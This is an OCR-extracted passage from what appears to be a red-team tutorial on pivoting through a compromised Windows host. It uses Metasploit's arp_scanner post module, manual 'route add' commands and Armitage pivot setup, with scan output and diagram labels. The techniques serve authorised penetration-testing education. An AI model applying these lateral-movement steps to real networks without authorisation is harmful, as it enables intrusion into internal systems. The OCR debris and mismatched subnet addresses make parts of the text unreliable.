


A new window will open which shows us the subnets that are currently accessible. Here, we can see the subnets that we also saw in the routing table in the preceding screenshot:



5. Now we will click on ARP Scan, which actually runs a post exploitation module (`windows/gather/arp_scanner`). From here, we can see that new hosts have been found,


as well as added to the target window of our Armitage instance:



```
msf post(windows/gather/arp_scanner) > run -j
[*] Post module running as background job 40.
[*] Running module against SE
[*] ARP Scanning 192.168.0.0/21
[+]     IP: 192.168.0.5 MAC [redacted]:e3 (Check Point Software Technologies)
[+]     IP: 192.168.0.13 MAC [redacted]7:c0 (UNKNOWN)
[+]     IP: 192.168.0.15 MAC [redacted]9:c0 (UNKNOWN)
[+]     IP: 192.168.0.7 MAC [redacted]:ef (Check Point Software Technologies)
[+]     IP: 192.168.0.11 MAC [redacted]a:c0 (UNKNOWN)
[+]     IP: 192.168.0.6 MAC [redacted]:81 (Check Point Software Technologies)
[+]     IP: 192.168.0.10 MAC [redacted]4:40 (UNKNOWN)
[+]     IP: 192.168.0.12 MAC [redacted]e:c0 (UNKNOWN)
[+]     IP: 192.168.0.8 MAC [redacted]:81 (Check Point Software Technologies)
[+]     IP: 192.168.0.14 MAC [redacted]b:40 (UNKNOWN)
[+]     IP: 192.168.0.68 MAC [redacted]6:68 (UNKNOWN)
[+]     IP: 192.168.0.65 MAC [redacted]1:d8 (UNKNOWN)
```

However, we still can't see any of the machines from our target subnet `172.19.4.0/24`. This is because there was no route defined in the routing table of our current machine that we have a Meterpreter shell on. Now let's learn how to manually add a route.

We can interact with the command shell as follows:




Once the command shell is open, we can use the following command to manually add a route into the system:


```
route add <subnet we want to reach> MASK <subnet mask> <gateway IP>
```

```
C:\Windows\system32> route add 172.19.4.0 MASK 255.255.255.0 192.168.0.8 OK!
```

The route has now been added. We will now set up the pivot in our Armitage instance by right-clicking on the host and going to Meterpreter | Pivoting | Setup, as shown in the following screenshot:



In the new window which opens, we will see that a new subnet is in the table. We choose our desired subnet and click Add Pivot, as follows:




Once the pivot has been added, we can now perform the ARP scan using the steps we mentioned previously. We will now see that we are able to reach the hosts inside that subnet:


```
msf post(windows/gather/arp_scanner) > run -j
[*] Post module running as background job 12.
[*] Running module against SERV-IT-SHPPHIR
[*] ARP Scanning 172.19.4.0/24
[+]      IP: 172.19.4.3 MAC [redacted]61:ef
[+]      IP: 172.19.4.2 MAC [redacted]69:81
```

Multi-level pivoting


In a RedTeam activity, we may often find more networks which are further accessible from one of the internal systems. In our case, this was the `172.19.4.0/24` network. Multi-level pivoting occurs when we achieve further access into a different subnet. Let's look at an example of this:



In the preceding diagram, the attacker exploits the network and sets up a pivot on `192.168.0.10` to gain further visibility into the internal network. Upon doing more recon, the attacker comes across a system that has two NICs:


192.168.0.11
172.4.1.11
Access Point
Attacker
192.168.0.6
192.168.0.10
testStart typing...
creately
www.creately.com • Online Diagramming

Once the attacker gains access to `192.168.0.11`, they can then add a pivot again which will allow them access to `172.4.19.0` subnet. This is known as multi-level pivoting. The following diagram explains this:




testStart typing...


As explained previously, we found a system in the `172.4.19.0` system which has another IP assigned to it. We exploited that system and added a pivot, as shown in the following screenshot:

```
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.17.10.240
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.1.1

